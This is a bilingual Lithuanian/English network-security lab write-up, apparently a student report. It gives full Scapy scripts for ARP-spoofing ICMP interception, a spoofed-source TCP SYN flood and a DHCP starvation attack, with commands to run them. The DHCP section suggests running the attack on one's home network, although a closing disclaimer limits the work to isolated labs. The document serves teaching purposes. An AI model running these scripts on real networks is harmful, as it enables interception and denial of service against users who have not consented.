AI-generated content may be incorrect.

A screen shot of a computer

AI-generated content may be incorrect.

A screenshot of a computer screen

AI-generated content may be incorrect.

A computer screen shot of a program

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

A screenshot of a computer program

AI-generated content may be incorrect.

A computer screen shot of a program

AI-generated content may be incorrect.

LT:

Prieš pradedant, Kali sistemoje reikia įvesti “sysctl -w net.ipv4.ip\_forward=1”, kad galėtume transliuotis paketus. Tada sukuriame du failus – “touch ICMPMITM\_1” ir “touch ICMPMITM\_2”. Tam, kad panaudotume šiuos du skriptus vienu metu, tai mum prireiks dviejų Terminal programų mūsų Kali sistemoje.

Redaguojame pirmą sukurtą failą: nano ICMPMITM\_1

\*\*\*  
  
from scapy.all import \*

import time

victim\_ip = "10.0.2.5"  
victim\_mac = "08:00:27:a9:b3:5b"  
gateway\_ip = "10.0.2.2"  
gateway\_mac = "08:00:27:62:31:48"  
attacker\_ip = "10.0.2.3"  
attacker\_mac = "08:00:27:1f:b7:23"

ether\_victim = Ether(dst=victim\_mac)

arp\_victim = ARP(op=2, psrc=gateway\_ip, hwsrc=attacker\_mac, pdst=victim\_ip, hwdst=victim\_mac)

frame\_victim = ether\_victim/arp\_victim

ether\_gateway = Ether(dst=gateway\_mac)

arp\_gateway = ARP(op=2, psrc=victim\_ip, hwsrc=attacker\_mac, pdst=gateway\_ip, hwdst=gateway\_mac)

frame\_gateway = ether\_gateway/arp\_gateway

while True:

sendp(frame\_victim)

sendp(frame\_gateway)

time.sleep(2)

\*\*\*

Toliau redaguojame antrą failą: nano ICMPMITM\_2

\*\*\*

from scapy.all import \*

victim\_ip = "10.0.2.5"

def icmp\_sniff(packet):

if packet.haslayer(ICMP) and packet[IP].src == victim\_ip:

print(f"ICMP packet intercepted: {packet.summary()}")

if packet[ICMP].type == 8:

print(f"Echo request from {victim\_ip}. Modifying packet...")

reply = IP(dst=packet[IP].src, src=packet[IP].dst) / ICMP(type=0) / packet[Raw].load

send(reply)

print(f"Sent forged reply: {reply.summary()}")

else:

send(packet)

print(f"Starting ICMP packet interception...")

sniff(filter="icmp", prn=icmp\_sniff)

\*\*\*

EN:

Before starting, on the Kali system you need to run sysctl -w net.ipv4.ip\_forward=1 so that we can forward packets. Then create two files **touch ICMPMITM\_1** and **touch ICMPMITM\_2**. To use these two scripts at the same time, we will need two Terminal windows on our Kali system.

Edit the first created file: nano ICMPMITM\_1

\*\*\*  
  
from scapy.all import \*

import time

victim\_ip = "10.0.2.5"  
victim\_mac = "08:00:27:a9:b3:5b"  
gateway\_ip = "10.0.2.2"  
gateway\_mac = "08:00:27:62:31:48"  
attacker\_ip = "10.0.2.3"  
attacker\_mac = "08:00:27:1f:b7:23"

ether\_victim = Ether(dst=victim\_mac)

arp\_victim = ARP(op=2, psrc=gateway\_ip, hwsrc=attacker\_mac, pdst=victim\_ip, hwdst=victim\_mac)

frame\_victim = ether\_victim/arp\_victim

ether\_gateway = Ether(dst=gateway\_mac)

arp\_gateway = ARP(op=2, psrc=victim\_ip, hwsrc=attacker\_mac, pdst=gateway\_ip, hwdst=gateway\_mac)

frame\_gateway = ether\_gateway/arp\_gateway

while True:

sendp(frame\_victim)

sendp(frame\_gateway)

time.sleep(2)

\*\*\*

Next, edit the second file: nano ICMPMITM\_2.

\*\*\*

from scapy.all import \*

victim\_ip = "10.0.2.5"

def icmp\_sniff(packet):

if packet.haslayer(ICMP) and packet[IP].src == victim\_ip:

print(f"ICMP packet intercepted: {packet.summary()}")

if packet[ICMP].type == 8:

print(f"Echo request from {victim\_ip}. Modifying packet...")

reply = IP(dst=packet[IP].src, src=packet[IP].dst) / ICMP(type=0) / packet[Raw].load

send(reply)

print(f"Sent forged reply: {reply.summary()}")

else:

send(packet)

print(f"Starting ICMP packet interception...")

sniff(filter="icmp", prn=icmp\_sniff)

\*\*\*

A screen shot of a computer

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Atsidarę du terminalus Kali sistemoje, vienoje iš jų įvedate “python ICMPMITM\_1.py” ir palaukiate kelias sekundes. Tada kitame terminale įvygdote komandą “python ICMPMITM\_2.py”. Norėdami pamatyti, jog ataka sėkminga, keliaujate į Ubuntu sistemą ir įvedate “ping 8.8.8.8” (Google serverį). Jeigu matote, tai ką aš jum pavaizdavau, reiškias viską atlikote teisingai.

EN:

With two terminals open on the Kali system, in one of them enter **python ICMPMITM\_1.py** and wait a few seconds. Then, in the other terminal, enter the command **python ICMPMITM\_2.py**. To check whether the attack was successful, go to the Ubuntu system and run **ping 8.8.8.8** (Google's server). If you see what I showed you in the picture, it means you did everything correctly.

Užduotis Nr. 12  
(Exercise 12)

UDP ir TCP. TCP SYN apkrovos ataka  
(UDP and TCP. TCP SYN Flood attack)

LT:

UDP ir TCP yra duomenų transportavimo protokolai. Pagal OSI modelį (tinklų standartą) jie yra laikomi 4 sluoksnyje.

TCP – patikimas ir saugus transportavimo protokolas  
UDP – greitesnis, bet mažiau patikimas protokolas

EN:

UDP and TCP are data transport protocols. According to the OSI model (network standard), they are considered to operate at Layer 4.

TCP is a reliable and secure transport protocol.   
UDP is faster, but less reliable.

A computer screen shot of a computer code

AI-generated content may be incorrect.

A screenshot of a computer program

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Sukuriate failą “touch TCPSYNFlood.py” ir jį redaguojate “nano TCPSYNFlood.py”.

\*\*\*

from scapy.all import \*

# Aukos IP adresas bei Port'as / Set your target IP and Port

target\_ip = "10.0.2.5"  
target\_port = 80

def syn\_flood(target\_ip, target\_port):

# Atsitiktinio IP adreso bei Porto sugeneravimas / Generate random source IP address and Port number

src\_ip = ".".join(map(str, (random.randint(0, 255) for \_ in range(4))))  
 src\_port = random.randint(1024, 65535)

# Paketo sukurimas / Create the packet

ip\_packet = IP(src=src\_ip, dst=target\_ip)  
 tcp\_packet = TCP(sport=src\_port, dport=target\_port, flags="S")  
 packet = ip\_packet / tcp\_packet

# Paketo issiuntimas / Send the packet

send(packet, verbose=0)  
while True:  
 syn\_flood(target\_ip, target\_port)

\*\*\*

\* target\_ip – Aukos IP adresas  
 \* target\_port – Aukos PORT’as  
\*\* PORT 80 – TCP veikimo port’as  
\*\* PORT 53 – UDP veikimo port'as

Atsidarote Wireshark ir paleidžiate skriptą. Jeigu jums rodo TCP protokolo pranešimus, vadinasi viską atlikote teisingai.

EN:

Create the file with **touch TCPSYNFlood.py** and edit it with nano **TCPSYNFlood.py**.

\*\*\*

from scapy.all import \*

# Aukos IP adresas bei Port'as / Set your target IP and Port

target\_ip = "10.0.2.5"  
target\_port = 80

def syn\_flood(target\_ip, target\_port):

# Atsitiktinio IP adreso bei Porto sugeneravimas / Generate random source IP address and Port number

src\_ip = ".".join(map(str, (random.randint(0, 255) for \_ in range(4))))  
 src\_port = random.randint(1024, 65535)

# Paketo sukurimas / Create the packet

ip\_packet = IP(src=src\_ip, dst=target\_ip)  
 tcp\_packet = TCP(sport=src\_port, dport=target\_port, flags="S")  
 packet = ip\_packet / tcp\_packet

# Paketo issiuntimas / Send the packet

send(packet, verbose=0)  
while True:  
 syn\_flood(target\_ip, target\_port)

\*\*\*

\*target\_ip – the victim's IP address   
\*target\_port – the victim's PORT

\*\* PORT 80 – TCP service port   
\*\* PORT 53 – UDP service port

Open Wireshark and run the script. If you see TCP protocol messages, it means you did everything correctly.

Užduotis Nr. 13  
(Exercise 13)

DHCP išsekinimo ataka  
(DHCP starvation attack)

LT:

DHCP yra tinklo serveris, kuris yra atsakingas, jog kiekvienas įrenginys, kuris bando prisijungti į tinklą, automatiškai gautų IP adresą. DHCP išsekinimo atakai pradėjus veikti, užpuolikas siunčia nenustojamą kiekį užklausų į DHCP serverį keičiant savo MAC adresą, ko pasekoje nelieka laisvų IP adresų tinkle ir įrenginys būna neprijungtas.

Šiam bandymui rekomenduoju pasikeisti Kali ir Ubuntu sistemų tinklą į tarpinį tinklo adapterį (Bridged adapter) ir atlikti šiuos veiksmus savo tinkle. Atjunkite telefoną nuo namų tinklo ir veikiant šiai atakai, pabandykite prisijungti. Jūs arba labai lėtai jungsitės, arba išvis neprisijungsit.

Aš asmeniškai bandžiau tris kartu prisijungti prie tinklo, tačiau nesėkmingai. O galiausiai tinklas dingo iš sąrašo ir dėl to net negalėjau daugiau bandyti prisijungti.

EN:

DHCP is a network server responsible for automatically assigning an IP address to every device that tries to connect to the network. When a DHCP starvation attack is launched, the attacker sends an endless number of requests to the DHCP server while continually changing their MAC address. As a result, there are no free IP addresses left in the network, and the device is unable to connect.

For this test, I recommend changing the network mode of both your Kali and Ubuntu systems to a **Bridged adapter** and performing this experiment on your own network. Disconnect your phone from the home network and, while the attack is running, try to connect. You will either connect extremely slowly or not connect at all.

I personally tried connecting to the network three times — unsuccessfully. Eventually, the network completely disappeared from the list, and I could no longer attempt to connect.

A screen shot of a computer

AI-generated content may be incorrect.

A computer screen shot of a program

AI-generated content may be incorrect.

A screenshot of a computer

AI-generated content may be incorrect.

LT:

Sukuriate failą „touch DHCPStarvation.py“ ir jį redaguojate „nano DHCPStarvation.py“

\*\*\*

from scapy.all import \*

conf.checkIPaddr = False

ETHER = Ether(dst='ff:ff:ff:ff:ff:ff', src=RandMAC())  
ip = IP(src='0.0.0.0', dst='255.255.255.255')  
udp = UDP(sport=68, dport=67)  
bootp = BOOTP(op=1, chaddr=RandMAC())  
dhcp = DHCP(options=[('message-type','discover'),('end')])

dhcp\_discover = ETHER/ip/udp/bootp/dhcp

sendp(dhcp\_discover,iface='eth0',loop=1,verbose=1)

\*\*\*

Kadangi neturiu prieigos dabar atlikti tai praktiškai, tai pavaizdavau per Wireshark programą. Tačiau jei jūs bandote tai atlikti ant savo namų interneto, paleidę skriptą su „python DHCPStarvation.py“ bandykite prisijungti prie namų tinklo telefonu. Jeigu jums nepavyko prisijungti, arba prisijungėte labai sunkiai, reiškias jūsų ataka sėkmingai pavyko.

EN:

Create the file with **touch DHCPStarvation.py** and edit it with **nano** **DHCPStarvation.py**.

\*\*\*

from scapy.all import \*

conf.checkIPaddr = False

ETHER = Ether(dst='ff:ff:ff:ff:ff:ff', src=RandMAC())  
ip = IP(src='0.0.0.0', dst='255.255.255.255')  
udp = UDP(sport=68, dport=67)  
bootp = BOOTP(op=1, chaddr=RandMAC())  
dhcp = DHCP(options=[('message-type','discover'),('end')])

dhcp\_discover = ETHER/ip/udp/bootp/dhcp

sendp(dhcp\_discover,iface='eth0',loop=1,verbose=1)

\*\*\*

Since I don't have access to run it in practice right now, I demonstrated it using Wireshark. However, if you try this on your home network, run the script with **python DHCPStarvation.py** and then try to connect to the home network with your phone. If you cannot connect, or you can only connect with great difficulty, it means your attack was successful.

Apibendrinimas  
(Summary)

LT:

Visi šiame darbe atlikti veiksmai — tinklo žvalgybos, ARP klastojimo, MITM, ICMP bei TCP/UDP apkrovos atakų testavimas, IDS/IPS sistemos Snort naudojimas — buvo vykdomi tik saugioje, izoliuotoje ir kontroliuojamoje VirtualBox virtualioje aplinkoje, skirtoje išimtinai mokymosi ir laboratoriniams tikslams.

Griežtai draudžiama bet kurią iš aprašytų technikų ar skriptų taikyti realiuose viešuose ar privačiuose tinkluose, kuriuose neturite aiškaus savininko leidimo. Tokie veiksmai būtų laikomi neteisėtais pagal LR įstatymus ir gali užtraukti baudžiamąją atsakomybę.

Ši dokumentacija yra skirta tik edukaciniams ir kibernetinio saugumo supratimą keliantiems tikslams, o visi bandymai buvo atlikti laboratorijoje, kurioje jokie realūs vartotojų duomenys ar infrastruktūra nebuvo paliesti ar trikdomi.

EN:

All actions and experiments described in this document — including network reconnaissance, ARP spoofing, Man-in-the-Middle (MITM) setups, ICMP/TCP/UDP flood tests, DHCP exhaustion, packet crafting with Scapy, and the deployment/testing of Snort IDS/IPS — were performed only within an isolated VirtualBox virtual environment created strictly for educational and laboratory purposes.

Important legal & safety notice (applies worldwide):

These techniques and scripts must never be executed on public networks, third-party networks, or any production infrastructure unless you have explicit, documented permission from the network owner. Performing these actions outside a controlled lab environment can cause real damage, disrupt services, expose private data, and is likely illegal in many jurisdictions — potentially leading to criminal charges, civil liability, or disciplinary action.

Use this documentation only to learn defensive and research skills in a safe, ethical way:

Run code solely in isolated VMs or air-gapped labs you control.

Inform and obtain written consent from system/network owners before testing non-owned systems.

Prefer non-disruptive, consented testing methodologies (e.g., defensive testing, simulations, red-team exercises under contract).

When in doubt, stop and seek authorization or consult an experienced instructor/mentor.